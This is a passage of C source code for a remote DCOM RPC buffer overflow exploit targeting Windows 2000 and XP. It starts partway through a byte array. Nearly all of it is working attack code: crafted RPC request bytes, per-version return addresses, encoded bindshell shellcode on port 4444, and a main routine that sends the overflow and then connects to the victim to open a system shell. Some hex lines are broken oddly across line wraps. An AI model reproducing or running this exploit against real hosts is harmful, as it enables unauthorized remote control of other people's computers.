,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x01,0x00,0x00,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x30,0
x00
,0x00,0x00,0x78,0x00,0x6E,0x00,0x00,0x00,0x00,0x00,0x00,0xD8,0xDA,0x0D,0x00,0x00,0x
00
,0x00,0x00,0x00,0x00,0x00,0x00,0x20,0x2F,0x0C,0x00,0x00,0x00,0x00,0x00,0x00,0x0
0
,0x00,0x00,0x03,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x03,0x00,0x00,0x00,0x46,0x00
,0x58,0x00,0x00,0x00,0x00,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x10,0
x00

```
,0x00,0x00,0x30,0x00,0x2E,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x0
0
,0x00,0x00,0x00,0x00,0x00,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x68,0
x00
,0x00,0x00,0x0E,0x00,0xFF,0xFF,0x68,0x8B,0x0B,0x00,0x02,0x00,0x00,0x00,0x00,0x
00
,0x00,0x00,0x00,0x00,0x00,0x00};

unsigned char request2[]={
0x20,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x20,0x00
,0x00,0x00,0x5C,0x00,0x5C,0x00};

unsigned char request3[]={
0x5C,0x00
,0x43,0x00,0x24,0x00,0x5C,0x00,0x31,0x00,0x32,0x00,0x33,0x00,0x34,0x00,0x35,0x0
0
,0x36,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00
,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00
,0x2E,0x00,0x64,0x00,0x6F,0x00,0x63,0x00,0x00,0x00};



unsigned char *targets [] =
        {
           "Windows 2000 SP0 (english)",
           "Windows 2000 SP1 (english)",
           "Windows 2000 SP2 (english)",
           "Windows 2000 SP3 (english)",
           "Windows 2000 SP4 (english)",
           "Windows XP SP0 (english)",
           "Windows XP SP1 (english)",
            NULL
        };

unsigned long offsets [] =
        {
           0x77e81674,
           0x77e829ec,
           0x77e824b5,
           0x77e8367a,
           0x77f92a9b,
           0x77e9afe3,
           0x77e626ba,
        };

unsigned char sc[]=
```

```
"\x46\x00\x58\x00\x4E\x00\x42\x00\x46\x00\x58\x00"
"\x46\x00\x58\x00\x4E\x00\x42\x00\x46\x00\x58\x00\x46\x00\x58\x00"
"\x46\x00\x58\x00\x46\x00\x58\x00"

"\xff\xff\xff\xff" /* return address */

"\xcc\xe0\xfd\x7f" /* primary thread data block */
"\xcc\xe0\xfd\x7f" /* primary thread data block */

/* port 4444 bindshell */
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\xeb\x19\x5e\x31\xc9\x81\xe9\x89\xff"
"\xff\xff\x81\x36\x80\xbf\x32\x94\x81\xee\xfc\xff\xff\xff\xe2\xf2"
"\xeb\x05\xe8\xe2\xff\xff\xff\x03\x53\x06\x1f\x74\x57\x75\x95\x80"
"\xbf\xbb\x92\x7f\x89\x5a\x1a\xce\xb1\xde\x7c\xe1\xbe\x32\x94\x09"
"\xf9\x3a\x6b\xb6\xd7\x9f\x4d\x85\x71\xda\xc6\x81\xbf\x32\x1d\xc6"
"\xb3\x5a\xf8\xec\xbf\x32\xfc\xb3\x8d\x1c\xf0\xe8\xc8\x41\xa6\xdf"
"\xeb\xcd\xc2\x88\x36\x74\x90\x7f\x89\x5a\xe6\x7e\x0c\x24\x7c\xad"
"\xbe\x32\x94\x09\xf9\x22\x6b\xb6\xd7\x4c\x4c\x62\xcc\xda\x8a\x81"
"\xbf\x32\x1d\xc6\xab\xcd\xe2\x84\xd7\xf9\x79\x7c\x84\xda\x9a\x81"
"\xbf\x32\x1d\xc6\xa7\xcd\xe2\x84\xd7\xeb\x9d\x75\x12\xda\x6a\x80"
"\xbf\x32\x1d\xc6\xa3\xcd\xe2\x84\xd7\x96\x8e\xf0\x78\xda\x7a\x80"
"\xbf\x32\x1d\xc6\x9f\xcd\xe2\x84\xd7\x96\x39\xae\x56\xda\x4a\x80"
"\xbf\x32\x1d\xc6\x9b\xcd\xe2\x84\xd7\xd7\xdd\x06\xf6\xda\x5a\x80"
"\xbf\x32\x1d\xc6\x97\xcd\xe2\x84\xd7\xd5\xed\x46\xc6\xda\x2a\x80"
"\xbf\x32\x1d\xc6\x93\x01\x6b\x01\x53\xa2\x95\x80\xbf\x66\xfc\x81"
"\xbe\x32\x94\x7f\xe9\x2a\xc4\xd0\xef\x62\xd4\xd0\xff\x62\x6b\xd6"
"\xa3\xb9\x4c\xd7\xe8\x5a\x96\x80\xae\x6e\x1f\x4c\xd5\x24\xc5\xd3"
"\x40\x64\xb4\xd7\xec\xcd\xc2\xa4\xe8\x63\xc7\x7f\xe9\x1a\x1f\x50"
"\xd7\x57\xec\xe5\xbf\x5a\xf7\xed\xdb\x1c\x1d\xe6\x8f\xb1\x78\xd4"
"\x32\x0e\xb0\xb3\x7f\x01\x5d\x03\x7e\x27\x3f\x62\x42\xf4\xd0\xa4"
"\xaf\x76\x6a\xc4\x9b\x0f\x1d\xd4\x9b\x7a\x1d\xd4\x9b\x7e\x1d\xd4"
"\x9b\x62\x19\xc4\x9b\x22\xc0\xd0\xee\x63\xc5\xea\xbe\x63\xc5\x7f"
"\xc9\x02\xc5\x7f\xe9\x22\x1f\x4c\xd5\xcd\x6b\xb1\x40\x64\x98\x0b"
"\x77\x65\x6b\xd6\x93\xcd\xc2\x94\xea\x64\xf0\x21\x8f\x32\x94\x80"
"\x3a\xf2\xec\x8c\x34\x72\x98\x0b\xcf\x2e\x39\x0b\xd7\x3a\x7f\x89"
"\x34\x72\xa0\x0b\x17\x8a\x94\x80\xbf\xb9\x51\xde\xe2\xf0\x90\x80"
```

```
    "\xec\x67\xc2\xd7\x34\x5e\xb0\x98\x34\x77\xa8\x0b\xeb\x37\xec\x83"
    "\x6a\xb9\xde\x98\x34\x68\xb4\x83\x62\xd1\xa6\xc9\x34\x06\x1f\x83"
    "\x4a\x01\x6b\x7c\x8c\xf2\x38\xba\x7b\x46\x93\x41\x70\x3f\x97\x78"
    "\x54\xc0\xaf\xfc\x9b\x26\xe1\x61\x34\x68\xb0\x83\x62\x54\x1f\x8c"
    "\xf4\xb9\xce\x9c\xbc\xef\x1f\x84\x34\x31\x51\x6b\xbd\x01\x54\x0b"
    "\x6a\x6d\xca\xdd\xe4\xf0\x90\x80\x2f\xa2\x04";



unsigned char request4[]={
0x01,0x10
,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x20,0x00,0x00,0x00,0x30,0x00,0x2D,0x00,0x00,
0x00
,0x00,0x00,0x88,0x2A,0x0C,0x00,0x02,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x28,0x8
C
,0x0C,0x00,0x01,0x00,0x00,0x00,0x07,0x00,0x00,0x00,0x00,0x00,0x00,0x00
};


/* ripped from TESO code */
void shell (int sock)
{
        int     l;
        char    buf[512];
        fd_set  rfds;


        while (1) {
                FD_SET (0, &rfds);
                FD_SET (sock, &rfds);

                select (sock + 1, &rfds, NULL, NULL, NULL);
                if (FD_ISSET (0, &rfds)) {
                        l = read (0, buf, sizeof (buf));
                        if (l <= 0) {
                                printf("\n - Connection closed by local user\n");
                                exit (EXIT_FAILURE);
                        }
                        write (sock, buf, l);
                }

                if (FD_ISSET (sock, &rfds)) {
                        l = read (sock, buf, sizeof (buf));
                        if (l == 0) {
                                printf ("\n - Connection closed by remote host.\n");
                                exit (EXIT_FAILURE);
```

```
                } else if (l < 0) {
                        printf ("\n - Read failure\n");
                        exit (EXIT_FAILURE);
                }
                write (1, buf, l);
            }
        }
}


int main(int argc, char **argv)
{

   int sock;
   int len,len1;
   unsigned int target_id;
   unsigned long ret;
   struct sockaddr_in target_ip;
   unsigned short port = 135;
   unsigned char buf1[0x1000];
   unsigned char buf2[0x1000];

   printf("-------------------------------------------------------\n");
   printf("- Remote DCOM RPC Buffer Overflow Exploit\n");
   printf("- Original code by FlashSky and Benjurry\n");
   printf("- Rewritten by HDM <hdm [at] metasploit.com>\n");


   if(argc<3)
   {
      printf("- Usage: %s <Target ID> <Target IP>\n", argv[0]);
      printf("- Targets:\n");
      for (len=0; targets[len] != NULL; len++)
      {
         printf("-         %d\t%s\n", len, targets[len]);
      }
      printf("\n");
      exit(1);
   }

   /* yeah, get over it :) */
   target_id = atoi(argv[1]);
   ret = offsets[target_id];

   printf("- Using return address of 0x%.8x\n", ret);
```

```
memcpy(sc+36, (unsigned char *) &ret, 4);

target_ip.sin_family = AF_INET;
target_ip.sin_addr.s_addr = inet_addr(argv[2]);
target_ip.sin_port = htons(port);

if ((sock=socket(AF_INET,SOCK_STREAM,0)) == -1)
{
   perror("- Socket");
   return(0);
}

if(connect(sock,(struct sockaddr *)&target_ip, sizeof(target_ip)) != 0)
{
   perror("- Connect");
   return(0);
}

len=sizeof(sc);
memcpy(buf2,request1,sizeof(request1));
len1=sizeof(request1);

*(unsigned long *)(request2)=*(unsigned long *)(request2)+sizeof(sc)/2;
*(unsigned long *)(request2+8)=*(unsigned long *)(request2+8)+sizeof(sc)/2;

memcpy(buf2+len1,request2,sizeof(request2));
len1=len1+sizeof(request2);
memcpy(buf2+len1,sc,sizeof(sc));
len1=len1+sizeof(sc);
memcpy(buf2+len1,request3,sizeof(request3));
len1=len1+sizeof(request3);
memcpy(buf2+len1,request4,sizeof(request4));
len1=len1+sizeof(request4);

*(unsigned long *)(buf2+8)=*(unsigned long *)(buf2+8)+sizeof(sc)-0xc;


*(unsigned long *)(buf2+0x10)=*(unsigned long *)(buf2+0x10)+sizeof(sc)-0xc;
*(unsigned long *)(buf2+0x80)=*(unsigned long *)(buf2+0x80)+sizeof(sc)-0xc;
*(unsigned long *)(buf2+0x84)=*(unsigned long *)(buf2+0x84)+sizeof(sc)-0xc;
*(unsigned long *)(buf2+0xb4)=*(unsigned long *)(buf2+0xb4)+sizeof(sc)-0xc;
*(unsigned long *)(buf2+0xb8)=*(unsigned long *)(buf2+0xb8)+sizeof(sc)-0xc;
*(unsigned long *)(buf2+0xd0)=*(unsigned long *)(buf2+0xd0)+sizeof(sc)-0xc;
*(unsigned long *)(buf2+0x18c)=*(unsigned long *)(buf2+0x18c)+sizeof(sc)-0xc;

if (send(sock,bindstr,sizeof(bindstr),0)== -1)
```

```
    {
        perror("- Send");
        return(0);
    }
    len=recv(sock, buf1, 1000, 0);

    if (send(sock,buf2,len1,0)== -1)
    {
        perror("- Send");
        return(0);
    }
    close(sock);
    sleep(1);

    target_ip.sin_family = AF_INET;
    target_ip.sin_addr.s_addr = inet_addr(argv[2]);
    target_ip.sin_port = htons(4444);

    if ((sock=socket(AF_INET,SOCK_STREAM,0)) == -1)
    {
       perror("- Socket");
       return(0);
    }

    if(connect(sock,(struct sockaddr *)&target_ip, sizeof(target_ip)) != 0)
    {
       printf("- Exploit appeared to have failed.\n");
       return(0);
    }

    printf("- Dropping to System Shell...\n\n");

    shell(sock);

    return(0);
}
```